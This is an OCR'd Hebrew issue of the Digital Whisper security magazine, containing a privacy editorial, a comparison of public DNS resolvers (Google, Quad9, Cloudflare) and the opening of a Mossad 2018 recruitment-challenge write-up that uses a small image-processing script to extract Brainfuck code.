


Digital Whisper

גליון 94, מאי 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	אירנה דמסקי, א.ש. (Supermann), ג.ב., עומר כספי ותומר זית.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-94 של DigitalWhisper!

מאז אירועי "שערוריית קיימברידג'" עלתה כמות השיח בנושא הפרטיות והשימוש במידע שנאסף עלינו כגולשים או כחברים ברשתות החברתיות השונות. ספציפית בעניין קיימברידג' אנליטיקה מדברים לא מעט על שימוש במידע לטובת הטיית מהלכים היסטוריים משני מציאות כגון הליך הבחירות בארצות הברית ומהלך ה-"ברקסיט" באירופה.

לפני שאתחיל, אגיד בצורה הכי ברורה: אני לא בעד החברה הזאת, ולדעתי חברות כמוה או כמו "SCL Group" (שחברת קיימברידג' אנליטיקה היא שלוחת בת שלה) הן לא פחות מהשטן כשמדברים על מושגים כמו "נייטרליות האינטרנט", "הגולש כמוצר", "סוף עידן הפרטיות", או פרופיילינג ועל סחר בנו כמשתמשים באינטרנט.

ואחרי שכתבתי את הפסקה הקודמת. ארשה לעצמי לסובב בכ-180 מעלות את האצבע המאשימה אותה מפנים כל הכתבים באתרי החדשות והטכנולוגיה. אני מפנה את האצבע המאשימה לכיוונכם - הגולשים.

בכל הפרשייה הזו, פייסבוק בהחלט לא חפה מפשע, אם היא ידעה על דלף לא חוקי של מידע ממאגריה ועל השימוש בו בחברות אנליזה שונות ולא עשתה עם כך דבר, היא תאלץ לשלם על כך את המחיר. פייסבוק אינה חפה מפשע, אך לטענתי היא לא האשמה העיקרית.

כשאתם עושים "לייק" בפייסבוק, אם זה למנהיג פוליטי, אם זה לאפליקציית הורוסקופ ואם זה לכוכב פופ - אתם עושים פעולה המקבילה ללצעוק את דעתכם על אותו עניין באמצע כיכר העיר. מבחינתי, בכל הנוגע לפרטיות, אתם עושים פעולה המקבילה ללהקליט את עצמכם אומרים זאת ומקרינים את הסרט על שלטי החוצות באיילון.

וכן, אני בכוונה לא מבדיל בין אם זה לייק לפוסט בקבוצה סגורה, אם זה לייק בעמוד של קרוב משפחה או אפילו אם זה לייק לעצמכם כאשר יש לכם 0 חברים בפרופיל. למה? כי זה פשוט לא רלוונטי. אתם גולשים במערכת של פייסבוק. וברגע שעשיתם איזושהי פעולה במערכת הזו - פייסבוק מודעת אליה. והמידע הזה, תתייחסו אליו איך שאתם רוצים, תסובבו את זה תחת איזה פרופיל פרטיות שתרצו - לא שייך לכם. הוא שייך לפייסבוק.

נרשמתם להיות חברים ברשת חברתית כלשהי? עליתם על במה והאולם מלא בדוקטורנטים לפסיכולוגיה. מכאן, המטרה של אותה רשת חברתית תהיה לשכנע אתכם ולגרום לכם להרגיש שאף אחד לא מסתכל

עליכם מצד אחד, ומצד שני - לתעד כל פיפס, שיעול, מצמוץ ותנועת עכבר שעשיתם ולמכור אותו לאותו קהל.

למה? כסף.

פייסבוק, ולא משנה כמה הם יכתבו אחרת, היא חברה למטרות רווח. היא לא גוף פילנטרופי והמטרה שלה היא לא לחבר בין אנשים שונים בעולם. המטרה שלה היא כסף. וזהו. כל הגדרות הפרטיות, בכל אחד מעמודי ה-Settings בכל אותן רשתות חברתיות הן שטויות במיץ. את לא רוצה שידעו שעשית משהו ברשת חברתית? לא משנה כמה הגדרות הפרטיות שלך מחמירות. זה יפורסם, אם לא היום - אז מחר. ואם לא מחר - אז שנה הבאה.

ומה עם ההודעות הפרטיות שלכם ב-Whatsapp? או התכתבויות הדוא"ל שלכם בגוגל? מה עם היסטוריית הגלישה שלכם בכרום? כל המידע הזה - **לא שייך לכם**. זה לא משנה אם אתם יצרתם אותו, שניתן לצפות בו רק אחרי 2Way Authentication, או שממש התחייבו לכם שההצפנה היא End2End. שמתם את המידע האישי שלכם באיזשהו אתר אינטרנט? הוא כבר לא מידע פרטי, הוא כבר לא מידע אישי, הוא כבר לא שייך לכם, אין לכם שליטה עליו, אף פעם לא הייתה לכם שליטה עליו ולא משנה מה יבטיחו לכם בעתיד - השליטה עליו אף פעם גם לא תהיה ברשותכם.

מכעיס לשמוע שדלפו מיליוני סיסמאות של חשבונות יאהו? מכעיס. מפתיע? הצחקתם אותי. מכעיס לשמוע שפרצו ל-iCloud של אפל וגנבו אינסוף פרטים אישיים ותמונות של משתמשים? מכעיס. מפתיע? נסו שוב.

מכעיס לשמוע שרשת חברתית כזו או אחרת אוספת עלינו מידע אינטימי, ומוכרת אותו לגופים שינתחו אותו כדי שלאחר מכן, גורמים בעלי אינטרסים ישתמשו בו כדי להשפיע על הדעה שלנו? מכעיס. האם זה בסיסי להניח זאת כשאתם פותחים חשבון באותה רשת חברתית? מאוד.

תתחילו לגלוש בצורה מודעת ותפסיקו לנדב מידע על עצמכם שאתם לא מעוניינים שיפורסם. כך אתם תפסיקו להיות מופתעים בכל פעם שמתפרסמת פרשיה שמוכיחה לכולנו כל פעם מחדש: **אין מתנות חינם**. וכשמוצר מגיע בחינם - המוצר זה אנחנו. ואנשים שונים ישמחו לשלם אינסוף כסף כדי להשיג את המוצר הזה.

ואיך אפשר להכיר תודה לכל מי שהשקיע החודש וכתבו לנו מאמרים? אז תודה רבה ל**אירנה דמסקי**, תודה רבה ל**א.ש. (Supermann)**, תודה רבה ל**ג.ב.**, תודה רבה ל**עומר כספי** ותודה רבה ל**תומר זית!**

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

עלייתם של שרותי ה-DNS האלטרנטיביים

מאת אירנה דמסקי

הקדמה

בראשון לאפריל Cloudflare וארגון APNIC יצאו בהכרזה על שרות צרכנים חדש בתחום ה-DNS: שרת ה-DNS האלטרנטיבי בכתובת 1.1.1.1 אשר מבטיח יותר מהירות ופרטיות ביחד לשרתי ה-DNS אשר ניתנים מספק האינטרנט שלכם או (לטענתם) השירותים הפומביים האחרים הקיימים היום.

1.1.1.1 מצטרף לקבוצה של שרתי DNS פומביים "מפורסמים", אשר מאפשרים לשנות את ההגדרות ברירת המחדל של ספקית האינטרנט, ולהפנות את הדפדפן / מערכת ההפעלה / הנתב / ה-VPN או האפליקציה שלכם, לשרות DNS שונה מאשר זה של הספקית אשר מבטיח הבטחות לפיצ'רים אשר לא קיימים בשרות של הספקית. במאמר זה ננסה לסרוק את האופציות השונות אשר מוצעות ע"י השירותים הללו ונראה מה אנחנו מרוויחים ו/או מפסידים כאשר אנחנו משתמשים בהם.

RECAP - אז מהו בעצם ה-DNS?

מערכת ה-DNS נמצאת עימנו מאז שנות השמונים המוקדמות והינה אחת מאבני הביניין של האינטרנט. ההצעה המקורית לפרוטוקול נכתבה ע"י פול מוקפיטרס[1] בשנת 1983 (RFC 882[2], 883[3]) והפכה בעצם לפרוטוקול המקובל בשנת 1985 כאשר פורסם המימוש הראשון של BIND ע"י מספר סטודנטים באוניברסיטת Berkeley. מספר עדכונים ל-RFC פורסמו מאז, העיקרי שבהם, RFC 1034[4], 1035[5] פורסם בשנת 1987 והינו הלכה למעשה ההגדרה הרשמית של הפרוטוקול (RFC 7719[6]) אשר פורסם ב-2015 ומנסה לעשות סדר ולנקות מעט את הטרמינולוגיה אשר חלקה השתנה מאז ההגדרה המקורית בשנת 1987, אך בגדול אינו משנה את ההגדרה כלל).

ה-DNS (Domain Name System) הינו פרוטוקול היררכי ומבוזר להגדרת שמות לכתובות אינטרנט. למה צריך אותו? כי אנחנו לא רוצים לזכור כתובות IP (וגם אילו היינו רוצים, דבר זה נהיה כמעט בלתי אפשרי עם הכניסה של IPv6) ומעדיפים לזכור כתובות יותר נוחות כגון damsky.tech או digitalwhisper.co.il.

[1] https://en.wikipedia.org/wiki/Paul_Mockapetris
[2] https://www.ietf.org/rfc/rfc882.txt
[3] https://www.ietf.org/rfc/rfc883.txt
[4] https://www.ietf.org/rfc/rfc1034.txt
[5] https://www.ietf.org/rfc/rfc1035.txt
[6] https://www.ietf.org/rfc/rfc7719.txt

המערכת בנויה בצורה היררכית וכך, כל שרת מכיל מידע (resource records) על אזור מסוים באינטרנט (zone) וכן, כאשר תשלח בקשה לשרת ה-DNS הוא יבדוק את השאילתה ויפנה את המבקש אל השרת הבא בתור אשר מכיל את המידע הרלוונטי עבור אותה בקשה.

מספר נקודות שכדאי לזכור לגבי DNS:

- הפרוטוקול מוגדר ברמה 5 של מודל חמש השכבות (האפליקציה) ויושב מעל UDP (למרות שישנם מקרים בהם התשובה תחזור מעל TCP - זה קורה כאשר התשובה לשאילתה הינה יותר מ-4096 בתים, למשל במקרה של חתימות ה-DNSSEC)
- ישנם 13 שרתים המוגדרים root servers[7] ומהם מתחילה כמעט כל שרשרת הפענוח. שרתים אלו מנוהלים ע"י 12 ארגונים (Verisign שולטים על 2 מהם - שרתי ה-a וה-j) וניתן להתנדב לארח עותק של אחד מהשרתים.
- רוב השאילתות שאתם מבצעים חוזרות על עצמן ולכן המחשב, הנתב וה-firewall שלכם שומרים הרבה מאוד מהרזולוציות אצלם ב-cache. יש גם הרבה מאוד רזולוציות שנשמרות ב-cache אשר בשרת ה-DNS של הספקית שלכם - כל זאת בשביל לחסוך בתעבורה (וגם latency).

תהליך התרגום מ-domain name לכתובת IP הינו תהליך המתרחש כל פעם שאתם ניגשים לכתובת כלשהי, השרת הראשון שינסה לענות על שאלת תרגום זו יהיה השרת אשר מוגדר ע"י הספקית שלכם (אם אתם משתמש בייתי / סלולרי) או ע"י מנהל הרשת שלכם (אם אתם ברשת ארגונית) - הגדרה זו בדרך כלל מתרחשת באמצעות פרוטוקול ה-DHCP, אבל שיחה עליו זה נושא למאמר אחר לגמרי.

[7] http://www.root-servers.org/

אז מה בעצם הבעיה בשרתים מוגדרים ע"י הספקית?

תארו לעצמכם שאתם שרת DNS שקיבל כרגע שאילתה על כתובת מסוימת, יש מספר דברים שאתם יכולים לעשות בתגובה:

- אתם יכולים לעשות את הצפוי ולהחזיר את התשובה הנכונה למיפוי אשר שאלו עליו - ז"א את הכתובת של האתר אותו ביקשו מכם.
- אתם יכולים לעשות משהו פחות צפוי ולשלוח את השואל לכתובת אחרת לחלוטין - למה שתעשו את זה?
  - אולי אתם רוצים להגן על המשתמש ולחסום לו גישה לאתרים מזיקים
  - אולי אתם רוצים למנוע מהעובדים שלכם גישה לרשתות חברתיות בשעות העבודה מהמחשבים של המשרד
  - אולי אתם ספקית אינטרנט כשר אשר רוצה למנוע מהמשתמשים גישה לאתרי פורנו וכו'
  - או אולי אתם ממשלת רוסיה שרוצה לחסום את טלגרם לאזרחים
- אתם יכולים לעשות את הצפוי אך לא הרצוי (על רוב) המשתמשים - אתם יכולים לאסוף מידע על לאן ומתי גלשתי, מה הרגלי השימוש שלי באינטרנט, תחומי העניין שלי וכולי. את המידע הזה תוכלו לחקור ולהסיק ממנו מסקנות (למשל, בתור ספקית, אם לקוחות שלי גולשים לאתרים של ספקיות מתחרות, אולי אני רוצה להעביר את הרשימה של הלקוחות האלה למחלקת שימור לקוחות שינסו למנוע מהם מלעבור למתחרה?) או למכור למי שיציע לכם על זה תמורה משתלמת (קיימבריג' אנליטיקס מזכיר לכם משהו דומה?)

אז מה אפשר לעשות בשביל למנוע את זה?

אז כפי שיכולתם לנחש עד כה, אפשר לא להשתמש בשרתים אשר מוגדרים לנו ע"י הספקית ולהגדיר שימוש בשרת אלטרנטיבי כלשהו אשר מתיימר לפתור חלק, אם לא את כל הבעית שהמוזכרות לעיל.

אז מי הם אותם השרתים האלטרנטיביים שקיימים כיום? בכתבה בו נסקור שלושה מהשירותים ה"חדשים" והמוכרים ביותר (בעיקר בגלל שיש להם כתובות מגניבות) ונראה מה כל אחד מהם מציע. לטובת הסדר הטוב, נזכיר גם כמה שירותים אחרים אשר מציעים שירות דומה, אך פחות נכנס לפרטים לגביהם.

Google Public DNS - 8.8.8.8

השרות של גוגל אינו חדש, נמצא עמנו כבר כמה שנים טובות ובתקווה אינו הולך לשומקום בזמן הקרוב.

מה הם מבטיחים?

- מהירות
- פרטיות
- שיפור האבטחה
- ביטול הפניות למקורות לא ברורים

ומה הם באמת נותנים?

פרטיות - גוגל מבטיחה[8] שמירה של הלוגים משרתי ה-DNS שלה למשך 48 שעות בלבד בהן **רק** אנשי אבטחת המידע ומניעת ה-DDoS שלהם יוכלו להשתמש במידע לטובת חקירת אירועים ותמיכה בהגנה של הרשת. לאחר 48 שעות הפרטים המזהים שנשמרו בלוג (למשל הכתובת IP של השואל) נמחקים ונשארים רק לוגים שעברו תהליך אנונימיזציה במערכת.

חשוב לציין שגוגל מבטיחים שהם לא משתמשים במידע - לא המלא ולא האנונימי לטובת קורולציות עם מידע אחר ו/או קומבינציות עם שירותים אחרים - ז"א, הלוגים שלכם לא משמשים לפרסומות (שזו הנחת המוצא של כולנו בכל מה שקשור למידע שמגיע לגוגל).

מהירות - כן, גוגל מהירים. מהירים מאוד אפילו, אבל כפי שניתן לראות בהשוואה של ניקולס בבלוג[9] שהוא פרסם לאחרונה, הם **בממוצע** פחות מהירים מהשני שרתים של Cloudflare או Quad9.

שיפור האבטחה - גוגל מספקים אופציה לתקשר עם השרתים שלהם מעל פרוטוקולי ה-TLS וה-HTTPs ובכך מאפשרים לתקשורת בטוחה יותר.

ביטול הפניות - גוגל אוספים את המידע שלהם מה-root zones של שרתי ה-root בלבד ואינם משנים את המידע בשום צורה.

ניתן לקרוא עוד על השרות של גוגל באתר שלהם.

[8] https://developers.google.com/speed/public-dns/privacy
[9] https://medium.com/@nykolas.z/dns-resolvers-performance-compared-cloudflare-x-google-x-quad9-x-opendns-149e803734e5

Quad9 - 9.9.9.9

השרות הנ"ל הוכרז בחודש אוקטובר 2017 והינו תוצר של שיתוף פעולה בין ה-Global Cyber Alliance, IBM ו-Packet Clearing House (חשוב לציין, שאלה לא ה-Vendor-ים היחידים אשר משתפים פעולה עם הפרויקט ונכון להיום, הארגונים הבאים מספקים לפרויקט מידע מודיעיני הכרחי לטובת השרות אשר הפרויקט מציע. הארגונים הינם: abuse.ch, APWG, Bambenek Consulting, Cisco, F-Secure, Mnemonic, Netlab 360, Payload security, Proofpoint, RiskIQ, ThreatSTOP)

מה הם מבטיחים?

- מהירות
- פרטיות
- הגנה מפני רושעות למיניהן

ומה הם באמת נותנים?

מהירות - שוב, ע"י ההשוואה מהבלוג של ניקולס[10], אנחנו רואים שהבטחה זו קיימת והמהירות היא באופן אובייקטיבי מספיק טובה (כן, גם אם יש שירותים אחרים שיחזירו לכם תשובות לשאילתות שלכם ב-18.25 מילישניות יותר מהר, אני בספק שתמצאו מה לעשות עם הזמן שהרווחתם).

פרטיות - להבדיל מגוגל, שרות זה כלל אינו שומר את כתובת ה-IP של שואל השאילתה ולכן, הפרטיות שלכם מובטחת בצורה הרבה יותר הרמטיות מזו שמוצעות בכל שרות אחר. את המידע האנונימי והסטטיסטי אשר הם שומרים הם חולקים עם ה-Vendor-ים אשר משתפים פעולה עם הפרויקט - סה"כ נשמע הוגן. (אגב, ה-Vendor-ים מקבלים מידע רק ביחס למודיעין שהם ספקו - ז"א, אם Vendor א' דיווח על כך שכתובת כלשהי צריכה להיחסם, הם יכולים לקבל על הכתובת הזו מידע אנונימי סטטיסטי - כל ונדור אחר אשר לא דיווח על הכתובת הזו לא יקבל מידע לגביה - בצורה זו הם גם שומרים על הפרטיות של המידע המודיעיני של ה-Vendor-ים - שגם את זה צריך להעריך)

הגנה מפני רושעות למיניהן - שרות ה-DNS של Quad9 בעצם ממש תצורה של מוצר הנקרא DNS Firewall אשר מאפשרת להם להשתמש בטכנולוגיה בשם DNSRPZ ע"מ לשנות את ההתנהגות (התשובות) אשר תקבלו משרת ה-DNS שלעם במקרה ואתם מנסים לגשת ל-domain שיודע בתור בעייתי.

חשוב לציין

א. למרות ש-Quad9 לא מציינים זאת בתור פיצ'ר ספציפי, הם כן מספקים אפשרות לשרות מאובטח ע"י מימוש של DNSoverTLS.

[10] https://medium.com/@nykolas.z/dns-resolvers-performance-compared-cloudflare-x-google-x-quad9-x-opendns-149e803734e5

ב. למרות שההבטחה הגדולה של השרות היא הגנה מפני רושעות, ישנה גרסה של השרת אשר אפשר להפנות אליה את התעבורה שלכם אשר מספקת רק מהירות ולא מסננת עבורכם את התעבורה כלל.

ניתן לקרוא עוד על השרות של Quad9 באתר שלהם.

Cloudflare & APNIC - 1dot1dot1dot1 - 1.1.1.1

השרות האחרון שהוכרז, כמו שכבר ציינו הינו שיתוף פעולה של Cloudflare[11] עם APNIC[12] והוא הוכרז בראשון לאפריל. חלק גדול מהאינטרנט חשב שזו בדיחה, כי בכל זאת הראשון לאפריל ידוע כיום שבו חברות טכנולוגיות רבות מחליטות לשחרר מוצרים פיקטיביים ע"מ לראות מי ייפול בפח (אישית, האהוב עלי היה ההודעה של גוגל לפני כמה שנים שבעקבות ההצלחה של ג'ימייל הם מכריזים על שרות snail mail בו תוכלו לשלוח מכתבים אמיתיים במקום אלקטרוניים). השחרור של השרות מסתבר לא היה בדיחה אלא החלטה מודעת של מנכ"ל Cloudflare, ובעצם משחק על התאריך והכתובת של השרת כי 1.1.1.1 זה בעצם 1/4 - מה גם, הוא השתמש בתירוץ שבזמנו, גם גוגל שחררו את ג'ימייל בראשון לאפריל וזו לא הייתה בדיחה כלל.

אז מה הם מבטיחים?

- מהירות
- פרטיות

אז מה הם באמת נותנים?

מהירות - חדשות טובות קודם כל. זה נראה ש-Cloudflare באמת מספקים את המהירות הגבוהה ביותר מבין השירותים השונים וצריך לתת להם מעט קרדיט על כך כי לא תמיד מה שהמרקטינג אומרים מתקיים במציאות.

פרטיות - אז פה זה נהיה טיפה יותר טריקי. דבר ראשון, ההבטחה היא לא רק לפרטיות אלא ל- ultimate privacy, וכבר פה אנחנו רואים שאנשי המרקטינג נכנסו לתמונה, וגם אם לא אומרים זאת באופן מודע הם מנסים לומר שהשירותים האחרים לא מספקים את הפרטיות אשר הם מבטיחים (מה שלפחות בשני השירותים שבחנו עד כה אינו נכון). הציטוט המדויק מהאתר של הפרויקט הינו **"We will never sell your data or use it to target ads. Period."** שזאת הבטחה לא רעה, אבל בואו ננתח אותה ואת שאר ההבטחות לגבי פרטיות שהשירות מבטיח.

[11] https://blog.cloudflare.com/announcing-1111/
[12] https://labs.apnic.net/?p=1127

המידע שהשירות הנ"ל אוסף הינו מידע מלא על השאילתות שלנו, כולל כתובת ה-IP של השואל (מה שכבר הופך אותו לפחות פרטי מלמשל Quad9) וקיימת הבטחה של אנונימיזציה של המידע תוך 48 שעות מאיסופו. חשוב לציין, שלהבדיל מגוגל אשר התחייבו לנו שהם אינם הולכים להשתמש במידע המלא או החלקי לטובת מוצרים, אין הבטחה כזו מהשרות הנ"ל. כמו כן, זה שהם מבטיחים לא להשתמש במידע שלנו לטובת פרסומות לא מבטיח שהם לא ישתמשו בו לטובת דברים אחרים, למשל שיפור ופיתוח מוצרים אחרים / חדשים שאינם בתחום הפרסומות.

זה שהם מבטיחים לא למכור את המידע שלנו זה גם לא רע, אבל מצד שני הם מצהירים בצורה הכי גלויה בעולם שהם מעבירים עותק שלו ל-APNIC אשר משתמשים בו לטובת מחקרים שונים ומעבירים אותו את תהליך האנונימיזציה באופן בלתי תלוי מהתהליך שהמידע עובד ב-Cloudflare תוך 48 שעות ממתי שהם מקבלים אותו. מה שאני שומעת פה זה שבעצם ישנם שני מסדי נתונים שמכילים את המידע שלנו וישנן שתי נקודות כשל בהן המידע המלא יכול לזלוג.

מעניין לציין

א. גם פה, ישנה אפשרות של התקשורת מול HTTPs וגם מעל TLS.

ב. הכתובת שמשמשת את השרת - 1.1.1.1 הושאלה ל-Cloudflare לתקופה של חמש שנים בלבד - מה יקרה בעוד חמש שנים עם השרות במידה ו-APNIC יחליטו שהם לא מעוניינים בו יותר?

ניתן לקרוא עוד על השרות של Cloudflare ו- APNIC באתר שלהם.

שירותים נוספים

כמו שאמרנו, למרות שאלה שלושת הגדולים (ולא, אנחנו לא באמת יודעים לקבוע מה אחוז השימוש שלהם באינטרנט, אלא מניחים שהם יחסית גדולים כי יש להם שמות מגניבים) חשוב מאוד לציין שהם ממש לא השירותים היחידים הקיימים בתחום. שירותים נוספים שקיימים וכדאי להזכיר הינם:

- OpenDNS - שרות שנרכש לפני מספר שנים ע"י סיסקו והיה בעצם ה-DNS FW הביתי הראשון. הם עדין מאפשרים שימוש בייתי וחינמי היום ומספקים בעיקר הגנה מפני רושעות.
- Norton ConnectSafe - מספק שרות סינון תוכן בעיקר לחסימת של אתרי פורנו ואלימות.
- CleanBrowsing - מספק שרות סינון תוכן בעיקר לחסימת אתרי פורנו ואלימות.
- FoolDNS - מספק שרות חסימה לכלים אשר משמשים למעקב ברשת כגון tracking, profiling ופרסומות למיניהן
- Green Team Internet - אשר מספק חסימות לרושעות וגם סינון אתרים
- Yandex DNS - אשר מגן בעיקר מפני וירוסים והונאות. חשוב לציין שזהו שרות המכוון בעיקר לקהל הרוסי ולכן רוב החסימות שלו הן על תוכן בשפה הרוסית ופחות בינלאומי.

לסיכום - אז איך בעצם בוחרים מה לעשות?

בגדול - זאת שאלה של מה אתם מחפשים. (שוב, ההמלצות פה הן על שלושת ה"גדולים" אבל יש שירותים אחרים שכדאי לשקול גם כן)

- אם המטרה שלכם היא בעיקר להימנע מהשרתים של ספקית או הארגון שלכם ולא באמת אכפת לכם משום דבר אחר - הייתי ממליצה להשתמש בשרת יציב אשר מספק מהירות ולכן האופציות הטובות היותר יהיו 8.8.8.8 או 1.1.1.1. הרבה פעמים שימוש בשרת של הספקית שלכם לא יפגע כלל בביצועים של הרשת שלכם (אלא דווקא עקב הימצאותו הפיזית הקרובה אליכם עשוי לגרום למהירויות טובות יותר) ולכן, אלא אם חוששים ממנו מסיבות אלו או אחרות, אפשר גם להישאר עמו.
- אם המטרה היא פרטיות - שתי האופציות הטבות ביותר יהיו 8.8.8.8 או 9.9.9.9. לא הייתי מייחסת חשיבות לתחושת הבטן הרגילה של רובנו שגוגל אוספים עלינו מידע ומשתמשים בו לטובת התאמת הפרסומות אשר הם שולחים לנו אלא סומכת על האמירות של עורכי הדין שלהם... הפתרון של 9.9.9.9 הינו הפרטי ביותר כי בשום שלב המידע עליכם לא נשמר בשרתים שלהם.
- אם המטרה היא הגנה מפני רושעות - גוגל ו-Cloudflare כלל לא רלוונטיות והפתרון הינו 9.9.9.9. אפשר להשתמש גם בפתרון של סיסקו - OpenDNS אבל אישית נראה לי שעדיף להשתמש בפתרון לא מסחרי (מה גם, סיסקו הם אחד מספקי התוכן של Quad9 ולכן החסימות שלהם אמורות להיכלל בחסימות המאופשרות ע"י השרות של Quad9)
- אגב - אם אתם משתמשים בשירותים של גוגל או Quad9 לא הייתי טורחת לשנות ל-1.1.1.1. ההבדל במהירות של 20 מילישניות לא שווה את הכמה דקות שייקח לכם לעשות את השינוי ולוודא שלא הרסתם לעצמכם את הרשת

על המחברת

אירנה דמסקי הינה המקימה והמנכ"לית של חברת Damsky.tech החברה הינה חברה עצמאית למחקר, הכשרות וייעוץ בתחומי מודיעין הסייבר. אירנה עצמה הינה חוקרת, מדריכה, מנטורית ויועצת בתחומי המודיעין סייבר טכנולוגי מזה שנים רבות ובין השאר משמשת כחברת ועדת הייעוץ הטכנולוגית של ה-Global Cyber Alliance. תוכלו לעקוב אחריה בטוויטר ב-@DamskyIrena או להירשם לרשימת התפוצה לעדכונים מהאתר והבלוג שלה ב-https://damsky.tech.

פתרון אתגר הגיוס של המוסד 2018 - גרסא א'

מאת א.ש. (Supermann) וג.ב.

הקדמה

ביום העצמאות האחרון, בתאריך ה-18.04.18, פרסמה "זרוע הסייבר המבצעית" של המוסד הישראלי אתגר האקינג נוסף, למטרת איתור וגיוס אנשים חדשים לפעולותיו השונות. פתרנו את האתגר יחדיו, ולאחר שסיימנו אותו החלטנו לעבור על רשימותינו ולכתוב את המסמך שלפינכם על מנת להראות לכם את דרכי החשיבה שלנו, ואת הדרכים שנראו לנו הכי קלות ומהנות לפתירתו (ואפילו באגים שמצאנו באתגר). האתגר הכיל 3 שלבים, ובכל שלב היה נדרש ידע, הבנה ויצירתיות במספר רב של נושאים.

שלב 0


קיבלנו את הכתובת הבאה: "http://r-u-ready.xyz", בתוכה ניתן לראות את התמונה הזו:

ניתן לראות כי משני צידי הלוגו של המוסד ישנם 2 קטעי Brainfuck. לאחר שהתחלנו להעתיק ידנית, הבנו שאנחנו יכולים לכתוב סקריפט פייתון שיעזור לנו להוציא את הטקסט מהתמונה. החלטנו לשלוף רק את החלקים הרלוונטיים ואז להשתמש ב-OCR בכדי לתרגם אותם לכדי טקסט.

זה הסקריפט בו השתמשנו:

```
from PIL import Image
import sys

UNIQUE_COLOR = [175, 223, 214]

def extract_unique(pixels):
    new pixels = []

    for pixel in pixels:
        if list(pixel) == UNIQUE_COLOR:
            new_pixels.append((0, 0, 0))   # black
        else:
            new_pixels.append((255, 255, 255))   # white

    return new_pixels


def convert_image(image):
    new = Image.new('RGB', image.size)

    pixels = extract_unique(image.getdata())
    new.putdata(pixels)

    return new

def main():
    if len(sys.argv) < 2:
        print "Usage: {0} in_image out_image".format(sys.argv[0])
        return

    in_image = Image.open(sys.argv[1])
    out = sys.argv[2]

    converted = convert_image(in_image)
    converted.save(out)

if __name__ == '__main__':
    main()
```

זו התוצאה של הסקריפט:



השתמשנו באתר הבא כדי לחלץ את ה-Brainfuck משם והוא הוציא אותו בצורה כמעט מושלמת:

http://www.newocr.com

לאחר מכן עשינו וידוא ותיקון ידני של הדברים שנשארו ואז קיבלנו את התוצאות. מהצד השמאלי של ה-Brainfuck קיבלנו הדפסה למסך של הסטרינג "xor-with-key". ניתן לראות זאת גם בעזרת העובדה שישנן נקודות בסקריפט השמאלי (שב-Brainfuck גורמות להדפסה) אשר לא קיימות בסקריפט הימני.

מהצד הימני של ה-Brainfuck לא קיבלנו אף הדפסה למסך אך בתמונת הזיכרון (באתר בו קימפלנו את ה-Brainfuck) ניתן לצפות בתמונת הזיכרון, או בעצם ברשימה של מכונת הטיורינג שהשפה הזו באה לדמות) ניתן לראות את הבתים הבאים:

```
00000:  122  070  092  083  085  089  003  090  065  003  006  001  zF\SUY.ZA...
```

